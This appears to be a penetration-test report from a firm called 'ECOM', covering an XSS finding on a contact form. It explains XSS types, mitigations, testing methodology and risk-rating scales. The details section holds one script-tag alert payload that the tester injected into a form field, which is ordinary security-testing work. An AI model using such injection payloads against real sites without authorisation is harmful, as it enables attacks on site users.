# **Cross-Site Scripting (XSS)** is a type of security vulnerability found in web applications that allows an attacker to inject malicious scripts into content that is delivered to users. This occurs when an application includes untrusted data in a web page without proper validation or escaping, enabling the attacker to execute arbitrary scripts in the context of a user's browser.

# **Types of XSS:**

# **Stored XSS (Persistent XSS):**

# The malicious script is permanently stored on the target server, such as in a database, comment field, or user profile. When the data is viewed by another user, the script is executed in their browser.


# **Reflected XSS:**

# The malicious script is reflected off a web server, typically via a URL parameter or form input, and is immediately executed by the victim's browser without being stored on the server.

# **DOM-Based XSS:**

# The vulnerability is within the client-side code of a web application, where the script is executed as a result of modifying the Document Object Model (DOM) environment in the browser. This type of XSS is not sent to the server.

# PROOF OF CONCEPT



# 

# 

# DETAILS

After trying so many alert commands I wasn’t going anywhere then I tried to but it in the inspect, I changed the placeholder name from “Your Name” to “<script>alert(xss)</script> And when I filled the blanks and clicked “SEND MESSAGE” it gave me the XSS alert.

MITIGATION RECOMMENDATIONS

**Input Validation**:

* Validate and sanitize all user inputs to ensure they conform to expected patterns and do not contain executable scripts.

**Output Encoding**:

* Encode output data based on the context (HTML, JavaScript, URL) to prevent the execution of malicious scripts. For example, convert < to &lt; and > to &gt; in HTML contexts.

**Content Security Policy (CSP)**:

* Implement a strong CSP to restrict the execution of unauthorized scripts. This can help mitigate XSS even if other defences fail.

# APPENDICES

## METHODOLOGY

The work methodology of our penetration testing team includes some of the following potential inspected information according to the client's needs:

### APPLICATIVE PENETRATION TESTS

**The test was conducted identify the following:**

* Vulnerable functions used in the code.
* Un-sanitized Input provided by the user.
* Well known vulnerabilities exists in the system.
* Insecure error handling.
* Cross-user manipulations.
* Unhandled manipulation that can be used by an attacker.
* Sensitive information leakage.

**Performed general inspection of the code if requested by the client. In addition to the usage of automated tools to identify vulnerabilities and potential issues in the target application.**

**Understanding the system logic –** Before performing the test, the testers watched and examined the system in order to understand its purpose and mode of operation. During this exam the examiners try to understand the following:

* **Client Requests**:
  + Examined hidden parameters.
  + Examine important parameters that are in outgoing requests
  + Notice all the request titles heading towards the server
  + Examine paths and form of loading of data on the site
* **Server Answers:**
  + Check when a cookie is created or when the content of the cookie changes.
  + Examine the number of errors that recur from the site.
  + Examine when the server returns redirection in order to find *Open Redirect*.
* **Understanding the customer side of the system:**
  + The testers examined what could be done on the customer side of the system. Also, in what language is the system written and are there any comments in the client-side code.
  + The testers examined which JavaScript functions are called in the code.
  + Examined whether HTML code can be injected next to a client.
  + Examined whether Web Socket technology is used and what information passes through it.
* **Data collection and scanning:**
  + The testers examined whether there was information across the Internet about the system using various search engines.
  + Network diagrams or equipment and technologies used by the company.
  + Usernames or employee names for Brute-Force deployment.
  + Find additional servers and get information about those servers.
  + Scans were also performed by dedicated tools in order to find known vulnerabilities on the site.
* **Checking the user's identity management and authorization:**
  + The examiners examined the permission level in the system, what permission level they are at and whether it is possible to switch to another permission level.
  + In addition, we examined whether there are different APIs that allow manipulation of the authorization level in the system or do not check the authorization level at all.
* **Checking the user authentication process:**
  + The testers examined the mechanism of connection to the system, whether there is Anti-Automation protection such as CAPTCHA.
  + Attempts have also been made to locate and exploit JWT and SSO systems in order to detect security flaws in these protocols.
* **Authentication of the resulting input:**
  + The testers examined the user's call management in addition to verifying the inputs sent from the client alongside the server. Attempts were also made and exploits of systems to upload documents to the system, file reading systems and even injecting malicious code into the system.
* **Error management in the system:**
  + During the test, errors that were repeated by a customer were identified and conclusions were drawn according to the same errors that helped the testers during this test.
* **Logical Bypasses:**
  + During the test, the testers questioned the system logic in order to check the transition between forms, switching between one user and another, making a registration in the system and more. In order to test whether non-programmed operations can be performed by default.
* **Testing of potential attack vectors, and provideing a working POC for examination.**
* **The test result is a detailed report contains all the findings details about the vulnerabilities found:**
  + CVSS
  + RISK
  + DESCRIPTION.
  + POC
  + DETAILS
  + RECOMMENDED MITIGATIONS
* **Additionally, the following elements may be performed due to the client's request:**
  + Conducting a re-test to the system in order to verify the security again.
  + Providing the development team from "ECOM" to support the client during the mitigation process.
  + Providing the penetration testing team from "ECOM" explain in more depth about the report.

### INFRASTRUCTURE PENETRATION TEST

The test was performed in a format that would allow the company to identify the main risk points that exist in the systems and infrastructures of the company under test and treat them in a way that will allow it to reduce the chance of realizing exposure to harm and leak information into the company's and businesses.

The computer systems test was performed in five main stages:

* **First stage** – an overview of the existing computer system and mapping of all the components in the computer system and the information processing processes.
* **Second stage** – planning the test stages as a result of the mapping.
* **Third stage** – comprehensive technological tests and processes of the various components.
* **Fourth stage** – sorting and analyzing the risk outline.
* **Fifth stage** – risk assessment and corrective recommendations.
* **For the purposes of documenting the existing situation:**
  + The security survey was conducted while studying the computer system in the demarcation of the test and how it operates on the basis of conducting questioning and examining various relevant factors and operational processes. In addition, various components and technological means related to the information systems and relevant to the various survey topics were examined.
* **The questioning and documentation**:
  + was carried out in a way that enabled learning and understanding of all the existing and implemented administrative and operational processes in practice in everything related to the security of the information systems in the organization.
* **The examination of the technological issues**:
  + was carried out in a way that enabled us to become familiar with the protection circuits in the system and their practical implementation, through the use of logical and physical security measures as well as the configuration of the hardening components of the technological system.
* **Resilience tests (optional)**:
  + simulate a potential intruder into the information systems, for the purpose of examining the quality of the application of the parameters and the logical security measures of the various technological components.

## FINDINGS CLASSIFICATIONS

The purpose of the presentation in the manner illustrated above is on several levels:

1. **The vulnerability name -** A main vulnerability of which an examination is performed.
2. **Description of the test -** Main description about the vulnerability.
3. **Findings of the test -** Findings that clearly and concisely describe an existing situation. The purpose of the section is to document the existing situation as found during the examination. The test results can be normal or in a status that endangers the entire array tested, at the level of exposure to damage to activity continuity, leaked sensitive information or damage to property and people.
4. **The risks as a result of the existing situation -** A rating that clarifies what is the risk arising to the customer from the findings.
5. **Severity of the damage** **-** The method of determining the level of damage is performed according to the following details:

**Critical** – For the following risks:

* + The realization of the risk will lead to a horizontal impairment in the information availability of the organization's systems and / or infrastructure.
  + The realization of the risk will lead to the disclosure of information that may threaten the stability of the organization or endanger human lives.
  + Unauthorized disruption / alteration of information that may threaten the stability of the organization or endanger human life.

**High** - For the following risks:

* + The realization of the risk will impair the information availability of a sensitive system.
  + Exposure of sensitive information.
  + Unauthorized disruption / change of sensitive information in the system.

**Medium** - For the following risks:

* + The realization of the risk will lead to the immediate and direct shutdown of an insensitive system.
  + The realization of the risk may, in an uncertain manner, lead to the shutdown of a sensitive system.
  + Exposure of non-public inside information.
  + Unauthorized disruption / change of information that is not sensitive in the system in a way that will require a lot of effort in data recovery.

**Low** - For other serious risks.

**Informative** - For information provided.

1. Probability of realization - how to define the reasonableness of the risk:

**Critical** - A critical likelihood will be defined in a situation where it is found that the exposure has already been actually exercised (by a non-examining entity) or is available for immediate exploitation without the need for any preparation.

**High** - High probability will be defined in the following situations:

* + The risk can be realized by Social Engineering simply.
  + No technological knowledge is required or the required technological knowledge is not extensive.
  + Well-documented behavior.
  + The time required to realize the risk is small.
  + Ability to use mechanized tools.

**Medium** - Moderate likelihood will be defined in the following situations:

* + Information is available online.
  + Well-documented behavior.
  + The period of time required to realize the risk is long.

**Low** - Lower than moderate probability or in situations only theoretically there is a chance of exploiting the weakness.